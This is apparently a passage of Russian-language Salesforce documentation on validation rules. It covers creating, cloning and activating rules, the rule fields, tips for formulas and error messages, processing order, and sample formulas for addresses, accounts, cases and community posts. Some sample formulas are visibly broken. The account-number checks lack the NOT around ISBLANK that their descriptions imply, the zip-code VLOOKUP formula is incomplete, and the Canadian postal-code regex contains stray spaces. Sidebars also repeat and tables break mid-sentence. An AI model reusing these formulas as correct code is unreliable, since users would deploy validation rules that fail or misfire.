1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Нажмите кнопку **«Создать»** в связанном списке «Правила проверки».
3. Введите [свойства правила проверки](#).
4. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**.
5. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные правила проверки, нажмите кнопку **«Сохранить и создать»**.

 **Прим.:** Страница сведений о настраиваемом поле действия не содержит связанные правила проверки. Чтобы изменить правило проверки для настраиваемого поля действия, выберите правило оценки в меню «Настройка». Для этого введите *«Действия»* в поле «Быстрый поиск», затем выберите **«Действия»**, далее **«Правила проверки задач»** или **«Правила проверки событий»**.

СМ. ТАКЖЕ:

[Правила проверки](#)

[Клонирование правил проверки](#)

[Советы по созданию правил проверки](#)

[Примеры правил проверки](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:


- «Просмотр настройки и конфигурации»

Для определения или изменения правил проверки полей:

- «Настройка приложения»

## Клонирование правил проверки

1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Щелкните имя нужного правила проверки в связанном списке «Правила проверки».
3. Нажмите кнопку **«Клонировать»**.
4. **Определите новое правило** на основе исходного.
5. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные правила проверки, нажмите кнопку **«Сохранить и создать»**.

 **Прим.:** Страница сведений о настраиваемом поле действия не содержит связанные правила проверки. Чтобы изменить правило проверки для настраиваемого поля действия, выберите правило оценки в меню «Настройка». Для этого введите «*Действия*» в поле «Быстрый поиск», затем выберите «**Действия**», далее «**Правила проверки задач**» или «**Правила проверки событий**».

СМ. ТАКЖЕ:

[Определить правила оценки](#)

[Поля правил проверки](#)

[Активация правил проверки](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- «Просмотр настройки и конфигурации»


Для определения или изменения правил проверки полей:

- «Настройка приложения»



## Активация правил проверки

1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Щелкните ссылку «**Правка**» напротив нужного правила.
3. Чтобы активировать правило, выберите «**Активировать**» и сохраните изменения.
4. Чтобы деактивировать правило, выберите «**Деактивировать**» и сохраните изменения.

 **Прим.:** Страница сведений о настраиваемом поле действия не содержит связанные правила проверки.

СМ. ТАКЖЕ:

[Определить правила оценки](#)

[Поля правил проверки](#)

[Поиск по параметрам управления объектами](#)

## Поля правил проверки

| Поле                       | Описание   |
|----------------------------|--|
| Имя правила                | Уникальный идентификатор длиной не более 40 символов, который не содержит пробелы и специальные символы (например, символы национального алфавита).                            |
| Активно                    | Флажок, определяющий активность правила.   |
| Описание                   | Описание длиной не более 255 символов, позволяющее отличить одно правило проверки от другого. Только для внутреннего пользования.  |
| Формула ошибочного условия | Выражение, используемое для проверки поля. См. разделы « <a href="#">Создание формул</a> » и « <a href="#">Операторы и функции формулы</a> ».                                  |
| Сообщение об ошибке        | Сообщение, отображаемое пользователю при неудачной проверке поля.<br><br>Если организация использует средство перевода, то сообщение об ошибке может быть переведено на языки, |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- «Просмотр настройки и конфигурации»


Для определения или изменения правил проверки полей:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

| Поле                | Описание  |
|---------------------|---|
|                     | поддерживаемые системой Salesforce. См. раздел <a href="#">Включение и отключение Средства перевода</a> .   |
| Расположение ошибки | <p>Данное поле определяет область отображения ошибки на странице. Чтобы показать ошибку напротив поля, выберите значение «Поле», а затем выберите нужное поле. При выборе значения «Поле» правило проверки также отображается на странице сведений о поле. Если выбранное поле удаляется, доступно только для чтения или не отображается в макете страницы, то система Salesforce автоматически выбирает значение «Вверху страницы».</p> <p> <b>Прим.:</b> При использовании правил проверки для контрольных точек обращения и сообщества «Идеи» сообщения об ошибках могут отображаться только вверху страницы.</p> |

СМ. ТАКЖЕ:

[Определить правила оценки](#)

### Советы по созданию правил проверки

- Рекомендуем учитывать все параметры организации, которые могут инициировать ошибочную проверку записи, включая правила назначения, обновления полей, параметры безопасности поля или поля, скрытые в макете страницы.
- Рекомендуем избегать создания противоречащих правил проверки для одного поля; в противном случае, запись будет недоступна для сохранения.
-  **Совет:** Некорректное правило проверки может препятствовать сохранению допустимых данных. Прежде чем активировать правило проверки, выполните его всестороннее тестирование. Чтобы отслеживать сведения о внедрении правила, рекомендуем использовать журнал отладки.
- При добавлении ссылки на связанные поля формулы проверки убедитесь, что данные объекты уже развернуты.
- Чтобы применить разные правила проверки к разным типам записей, добавьте поле слияния RecordType.Id в формулу.
- Формула правила проверки не может начинаться функцией IF. Воспользуйтесь любым логическим выражением ошибочного условия. Например:
  - Правильно: CloseDate < TODAY ()
  - Неправильно: IF (CloseDate < TODAY (), TRUE, FALSE)
- Помните, что правило проверки, содержащее функцию BEGINS или CONTAINS, обрабатывает пустые поля как допустимые. Например, при использовании правила проверки, тестирующего серийные номера активов на наличие значения «3» в начале номера, все активы с пустыми серийными номерами считаются действительными.
- При использовании правила проверки, гарантирующего наличие конкретного значения в числовом поле, рекомендуем использовать функцию ISBLANK для добавления пустых полей. Например, чтобы проверить наличие значения «1» в

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

настраиваемом поле, воспользуйтесь правилом проверки ниже, позволяющим отображать ошибки для пустых полей или полей, содержащих иные значения.

```
OR (ISBLANK (field__c), field__c<>1)
```

- Рекомендуем избегать использования поля слияния возможностей IsClosed или IsWon в формулах проверки. Чтобы определить наличие соответствующего значения в поле «Этап», рекомендуем использовать функцию ISPICKVAL. Например, формула проверки ниже назначает настраиваемому полю «Дата начала проекта» статус обязательного при заполнении поля «Этап» значением Closed Won.

```
AND (ISPICKVAL (StageName, "Closed Won"),  
ISBLANK (Project_Start_Date__c))
```

- Чтобы упростить формулы проверки, воспользуйтесь полями типа «Флажок», которые не требуют наличия оператора, так как возвращают значение «Истина» или «Ложь». Например, формула проверки ниже проверяет возможности на наличие продуктов посредством поля слияния HasOpportunityLineItem перед сохранением внесенных изменений.

```
NOT (OR (ISNEW (), HasOpportunityLineItem))
```

#### Советы по созданию сообщений об ошибках правил проверки

- Добавьте инструкции. Сообщение об ошибке типа «недопустимая запись» не содержит сведений о допустимом типе записи. Рекомендуем указать более точные сведения (например, «Значение поля "Дата закрытия" должно следовать за текущей датой»).
- Обязательно укажите метку поля. Пользователи могут испытывать трудности при определении поля, которое не прошло проверку, в частности, при отображении сообщения об ошибке вверху страницы.
  - 📌 **Прим.:** При определении правил проверки система позволяет выбирать нужное расположение ошибки («Вверху страницы» или «Поле»). Если выбранное поле удаляется, доступно только для чтения или не отображается в макете страницы, то система Salesforce автоматически выбирает значение «Вверху страницы».
- При использовании многоязычной организации переведите сообщения об ошибках. Чтобы перевести сообщения об ошибках, воспользуйтесь средством перевода.
- Назначьте правилам проверки и их сообщениям об ошибках соответствующие номера. Данный алгоритм позволяет определять источник ошибки.

СМ. ТАКЖЕ:

[Определить правила оценки](#)

[Рекомендации по правилам проверки](#)

## Рекомендации по правилам проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина». Прежде чем применить правила проверки, просмотрите указанные ниже рекомендации.

## Порядок обработки правил проверки системой Salesforce

Ниже указан порядок обработки правил в системе Salesforce.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения


Кроме того:

- Если одно правило проверки возвращает ошибку, то система Salesforce продолжает применять другие правила проверки для данного поля или любого другого поля страницы и одновременно отображает все соответствующие сообщения об ошибках.
- При наличии правил проверки для действий и создании действия при преобразовании интересов система преобразует интерес, но не создает задачу.
- Правила проверки применяются принудительно только при преобразовании интересов, если организация использует правила проверки и триггеры для преобразования интересов.
- Иерархии кампаний пропускают правила проверки.
- Система Salesforce запускает правила проверки перед созданием записей, отправленных посредством функций Web-to-Lead и Web-to-Case, и создает только те записи, которые содержат допустимые значения.
- Правила проверки продолжают выполняться для отдельных записей даже при изменении ответственного. Если ответственность за разные записи изменяется посредством пакетного переноса, то правила проверки данных записей не выполняются.

## Ограничения для полей правил проверки

Ниже перечислены компоненты, которые не могут использоваться формулами правила проверки.

- Составные поля, включая поля адреса, имени и фамилии, а также зависимые раскрывающиеся списки и поиски
- Поля статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний
- Поля слияния для полей автономерации или составных адресных полей (например, «Почтовый адрес»)

 **Прим.:** Формулы правила проверки могут содержать поля слияния для отдельных адресных полей (например, «Город для счета»).

Ниже описан алгоритм, используемый правилами проверки относительно других полей и функций Salesforce.

- Страница сведений о настраиваемом поле действия не содержит связанные правила проверки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

- Обновления записей на основе бизнес-правил не запускают правила проверки, поэтому бизнес-правила могут аннулировать поля, которые ранее являлись допустимыми.
- Поля сводного резюмирования не отображаются на страницах редактирования, поэтому могут использоваться в правилах проверки, но только не в качестве расположения ошибки.

### Фильтры поиска и правила проверки

Правила проверки и фильтры поиска возвращают одинаковые результаты, но имеют разные преимущества. Ниже перечислены условия использования фильтра поиска.

- Повышение эффективности работы пользователя путем ограничения количества доступных вариантов в диалоговом окне поиска.
- Повышение эффективности работы пользователя путем автоматизации фильтров в диалоговых окнах поиска, настраиваемых пользователями вручную.

Ниже перечислены условия использования правила проверки.

- Приближение к максимально допустимому количеству фильтров поиска.
- Применение сложного бизнес-правила, требующего использования формулы. Формулы могут ссылаться на поля, которые не могут использоваться основными критериями фильтрации (например, поля родителя исходного объекта). Кроме того, формулы могут использовать функции. Например, функция ISNEW позволяет применять правило только при создании записи, а функция ISCHANGED позволяет применять правило при изменении поля.

СМ. ТАКЖЕ:

[Определить правила оценки](#)

[Активация правил проверки](#)

[Примеры правил проверки](#)

## Примеры правил проверки

Изучите примеры правил проверки для различных типов приложений, которые вы можете использовать и изменять по своему усмотрению. *Правила проверки* проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи.

Ниже приведены примеры правил проверки, которые могут использоваться в системе Salesforce и каталоге Force.com AppExchange.

- [Примеры правил проверки адресов организаций](#)
- [Примеры правил проверки организаций](#)
- [Примеры правил проверки центров обработки вызовов](#)
- [Примеры правил проверки сообществ](#)
- [Примеры правил проверки контактов](#)
- [Примеры правил проверки кросс-объектов](#)
- [Примеры правил проверки дат](#)
- [Примеры правил проверки чисел](#)
- [Примеры правил проверки возможностей](#)
- [Примеры правил проверки смет](#)
- [Примеры правил проверки пользователей, ролей и профилей](#)
- [Прочие примеры правил проверки](#)

СМ. ТАКЖЕ:

- [Правила проверки](#)
- [Определить правила оценки](#)

## Примеры правил проверки адресов организаций

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- «Просмотр настройки и конфигурации»

Для определения или изменения правил проверки полей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.


### Почтовый индекс для счета (Канада)

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет правильность формата поля организации «Почтовый индекс для счета», если поле «Страна для счета» содержит значение Canada.   |
| <b>Формула:</b>             | <pre>AND (   OR (BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),   NOT (REGEX (BillingPostalCode,     "(?i) [ABCEGHJKLMNPRSTVXY] \d[A-Z]? \s? \d[A-Z] \d)")) )</pre> |
| <b>Сообщение об ошибке:</b> | Почтовый индекс Канады должен соответствовать формату A9A 9A9.  |
| <b>Расположение ошибки:</b> | <b>Почтовый индекс для счета</b>  |

### Почтовый индекс для счета в поле «Область для счета»

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет действительность поля организации «Почтовый индекс для счета» путем поиска первых пяти символов значения в настраиваемом объекте Zip_Code__c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip_Code__c не содержит почтового индекса или поле «Область для счета» не соответствует полю State_Code__c в объекте Zip_Code__c, то система отображает ошибку. |
| <b>Формула:</b>             | <pre>VLOOKUP (   \$ObjectType.Zip_Code__c.Fields.City__c ,   \$ObjectType.Zip_Code__c.Fields.Name ,   LEFT (BillingPostalCode,5) &lt;&gt; BillingCity</pre>  |
| <b>Сообщение об ошибке:</b> | Указанное поле «Область для счета» не содержит почтового индекса для счета.  |
| <b>Расположение ошибки:</b> | <b>Почтовый индекс для счета</b>   |

## Почтовый индекс для счета (США)

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле организации «Почтовый индекс для счета» на соответствие формату 99999 или 99999-9999, если поле «Страна для счета» содержит значение USA или US.   |
| <b>Формула:</b>             | <pre>AND ( OR(BillingCountry = "USA", BillingCountry = "US"), NOT(Regex(BillingPostalCode, "\d{5}(-\d{4})?")) )</pre> <p> <b>Прим.:</b> Данный пример использует функцию <a href="#">REGEX</a>. Дополнительную информацию о регулярных выражениях см. в подразделе «<a href="#">Почтовый индекс отправки</a>».</p> |
| <b>Сообщение об ошибке:</b> | Почтовый индекс должен соответствовать формату 99999 или 99999-9999.  |
| <b>Расположение ошибки:</b> | <b>Почтовый индекс для счета</b>  |





## Почтовый индекс отправки

| Поле             | Значение   |
|------------------|--|
| <b>Описание:</b> | Проверяет поле организации «Почтовый индекс отправки» на соответствие формату 99999 или 99999-9999, если поле «Страна отправки» содержит значение USA или пустое значение. |

**Формула:**

```
AND (
  OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),
  OR (
    AND(LEN(ShippingPostalCode) <>5,
      LEN(ShippingPostalCode) <> 10),
    NOT(CONTAINS("0123456789",
      LEFT( ShippingPostalCode, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 2, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 3, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 4, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 5, 1))),
    AND (
      LEN(ShippingPostalCode) = 10,
      OR (
        MID( ShippingPostalCode , 6, 1) <> "-",
        NOT(CONTAINS("0123456789",
          MID( ShippingPostalCode , 7, 1))),
        NOT(CONTAINS("0123456789",
          MID( ShippingPostalCode , 8, 1))),
        NOT(CONTAINS("0123456789",
          MID( ShippingPostalCode , 9, 1))),
        NOT(CONTAINS("0123456789",
          MID( ShippingPostalCode , 10, 1)))
      )
    )
  )
)
```


 **Прим.:** Данный пример обрабатывает пустое поле страны как значение US. Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение USA, введенное заглавными буквами. Если поле страны содержит значение usa, то правило не применяется.

 **Совет:** При необходимости почтовые индексы могут быть проверены посредством регулярного выражения. Пример формулы, содержащей регулярное выражение, см. в подразделе [REGEX](#) на странице 4679.

**Сообщение об ошибке:** Почтовый индекс должен соответствовать формату 99999 или 99999-9999.

**Расположение ошибки:** **Почтовый индекс отправки**


## Допустимая область для счета (США)

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле организации «Область/штат для счета» на наличие допустимого двухбуквенного сокращения, если поле «Страна для счета» содержит значение US, USA или пустое значение.  |
| <b>Формула:</b>             | <pre>AND ( OR (BillingCountry = "US", BillingCountry="USA", ISBLANK (BillingCountry) ), OR ( LEN (BillingState) &lt; 2, NOT ( CONTAINS ("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &amp; "IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &amp; "NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &amp; "WA:WV:WI:WY", BillingState) )))</pre> <p> <b>Прим.:</b> Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.</p> |
| <b>Сообщение об ошибке:</b> | Поле должно содержать допустимый двухбуквенный код области.  |
| <b>Расположение ошибки:</b> | Область/штат для счета   |

### Допустимый штат для счета (Канада)

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле организации «Область/штат для счета» на наличие допустимого двухбуквенного сокращения, если поле «Страна для счета» содержит значение CA или CAN.   |
| <b>Формула:</b>             | <pre>AND (<br/>  OR(BillingCountry = "CA", BillingCountry="CAN"),<br/>  OR(<br/>    LEN(BillingState) &lt; 2,<br/>    NOT(<br/>      CONTAINS ("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)<br/>    ))<br/>))</pre> |
| <b>Сообщение об ошибке:</b> | Поле должно содержать допустимый двухбуквенный код штата.  |
| <b>Расположение ошибки:</b> | Область/штат для счета   |

### Допустимая область отправки

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле организации «Область/штат отправки» на наличие допустимого двухбуквенного сокращения, если поле «Страна отправки» содержит значение US, USA или пустое значение.  |
| <b>Формула:</b>             | <pre>AND ( OR(ShippingCountry = "US", ShippingCountry="USA", ISBLANK(ShippingCountry)), OR( LEN(ShippingState) &lt; 2, NOT( CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &amp; "IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &amp; "NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &amp; "WA:WV:WI:WY", ShippingState) )))</pre> <p> <b>Прим.:</b> Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.</p> |
| <b>Сообщение об ошибке:</b> | Поле должно содержать допустимый двухбуквенный код области.  |
| <b>Расположение ошибки:</b> | Область/штат отправки  |

### Допустимый штат отправки (Канада)

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле организации «Область/штат отправки» на наличие допустимого двухбуквенного сокращения, если поле «Страна отправки» содержит значение CA или CAN.   |
| <b>Формула:</b>             | <pre>AND (<br/>OR (ShippingCountry = "CA", ShippingCountry="CAN"),<br/>OR (<br/>LEN (ShippingState) &lt; 2,<br/>NOT (<br/>CONTAINS ("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)<br/>)))</pre> |
| <b>Сообщение об ошибке:</b> | Поле должно содержать допустимый двухбуквенный код штата.  |
| <b>Расположение ошибки:</b> | Область/штат отправки  |

### Допустимая страна для счета

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле организации «Страна для счета» на наличие допустимого двухбуквенного кода ISO 3166.  |
| <b>Формула:</b>             | <pre>OR ( LEN(BillingCountry) = 1, NOT ( CONTAINS ( "AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &amp; "AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &amp; "BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &amp; "CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &amp; "CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &amp; "FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &amp; "GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &amp; "IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &amp; "KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &amp; "MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &amp; "MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &amp; "NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &amp; "PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &amp; "SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &amp; "LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &amp; "TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &amp; "VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW", BillingCountry))</pre> |
| <b>Сообщение об ошибке:</b> | Поле должно содержать допустимый двухбуквенный код страны.  |
| <b>Расположение ошибки:</b> | Страна для счета  |

### Примеры правил проверки организаций

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### Числовое значение поля «Номер банковского счета»

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет заполненное поле «Номер банковского счета» на наличие числового значения. |
| <b>Формула:</b>             | <pre>AND (   ISBLANK (AccountNumber) ,   NOT (ISNUMBER (AccountNumber)) )</pre>     |
| <b>Сообщение об ошибке:</b> | Поле «Номер банковского счета» не содержит числового значения.                      |
| <b>Расположение ошибки:</b> | Номер банковского счета   |

### Длина поля «Номер банковского счета»

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет заполненное поле «Номер банковского счета» на наличие ровно семи цифр. Значение «7» используется для примера. При необходимости оно может быть изменено. |
| <b>Формула:</b>             | <pre>AND (   ISBLANK (AccountNumber) ,   LEN (AccountNumber) &lt;&gt; 7 )</pre>  |
| <b>Сообщение об ошибке:</b> | Поле «Номер банковского счета» должно содержать семь цифр.   |
| <b>Расположение ошибки:</b> | Номер организации  |

### Диапазон поля «Годовой доход»

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле организации «Годовой доход» на наличие неотрицательного значения, которое не превышает 100 миллиардов долларов США. Данное ограничение позволяет находить опечатки. |
| <b>Формула:</b>             | <pre>OR (   AnnualRevenue &lt; 0 ,   AnnualRevenue &gt; 100000000000 )</pre>   |
| <b>Сообщение об ошибке:</b> | Значение поля «Годовой доход» не может превышать 100 миллиардов.   |
| <b>Расположение ошибки:</b> | Годовой доход  |



## Примеры правил проверки центров обработки вызовов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Условно обязательное описание при причине обращения «Другое»

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Другая причина» на наличие значения, если поле обращения «Причина обращения» содержит значение «Другое». |
| <b>Формула:</b>             | <pre>AND (   ISPICKVAL( Reason, "Other" ),   ISBLANK (Other_Reason__c) )</pre>   |
| <b>Сообщение об ошибке:</b> | Описание поля «Другая причина» является обязательным.  |
| <b>Расположение ошибки:</b> | Другая причина   |

### Запрет на восстановление статуса New для открытых обращений

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям восстанавливать значение New в поле «Статус» открытого обращения.                                 |
| <b>Формула:</b>             | <pre>AND (   ISCHANGED( Status ),   NOT (ISPICKVAL (PRIORVALUE ( Status ), "New")),   ISPICKVAL ( Status, "New" ) )</pre> |
| <b>Сообщение об ошибке:</b> | Поле «Статус» открытого обращения не может содержать значение New.  |
| <b>Расположение ошибки:</b> | Статус  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### Ограничение статуса повторно открытых обращений

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле обращения «Статус» на наличие значения Re-opened при повторном открытии закрытого обращения.   |
| <b>Формула:</b>             | <pre>AND (   ISCHANGED( Status ),   OR (     ISPICKVAL(PRIORVALUE( Status ), "Closed"),     ISPICKVAL(PRIORVALUE( Status ),       "Closed in SSP")),   NOT( ISPICKVAL( Status, "Re-Opened") ) )</pre> |
| <b>Сообщение об ошибке:</b> | Закрытому обращению может быть назначен только статус Re-opened.  |
| <b>Расположение ошибки:</b> | Статус  |

### Запрет на завершение контрольной точки после закрытия обращения

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле контрольной точки «Дата завершения» на наличие даты, предшествующей дате изменения поля обращения «Статус» на значение «Закрыто». |
| <b>Формула:</b>             | <pre>Case.IsClosed = true</pre>  |
| <b>Сообщение об ошибке:</b> | Контрольная точка не может быть завершена после закрытия обращения.  |
| <b>Расположение ошибки:</b> | Вверху страницы  |

### Запрет на завершение контрольной точки до даты создания обращения

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле контрольной точки «Дата завершения» на наличие даты, следующей за датой поля обращения «Дата/время открытия».             |
| <b>Формула:</b>             | <pre>CompletionDate &gt;= Case.CreatedDate &amp;&amp; CompletionDate &lt;=   Case.ClosedDate</pre>                                       |
| <b>Сообщение об ошибке:</b> | Значение поля контрольной точки «Дата завершения» должно следовать за датой создания обращения и предшествовать дате закрытия обращения. |
| <b>Расположение ошибки:</b> | Вверху страницы  |

## Примеры правил проверки сообщений

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Запрет на использование оскорбительных слов в вопросах

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям вводить оскорбительные слова в поля «Заголовок» и «Описание» при создании вопроса. |
| <b>Формула:</b>             | <pre>OR (CONTAINS (Title, 'darn'), CONTAINS (Body, 'darn'))</pre>  |
| <b>Сообщение об ошибке:</b> | Заголовок или описание вопроса содержит оскорбительные слова.  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### Запрет на использование оскорбительных слов в ответах

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям вводить оскорбительные слова при создании ответа. |
| <b>Формула:</b>             | <pre>OR (CONTAINS (Body, 'darn'), CONTAINS (Body, 'dang'))</pre>          |
| <b>Сообщение об ошибке:</b> | Ответ содержит оскорбительные слова.                                      |

### Запрет на использование оскорбительных слов в идеях

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям вводить оскорбительные слова в поля «Заголовок» и «Описание» при публикации идеи. |
| <b>Формула:</b>             | <pre>OR (CONTAINS (Title, 'darn'), CONTAINS (Body, 'darn'))</pre>   |
| <b>Сообщение об ошибке:</b> | Заголовок или описание идеи содержит оскорбительные слова.  |

## Запрет на использование оскорбительных слов в комментариях к идеям

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям вводить оскорбительные слова при публикации комментария.     |
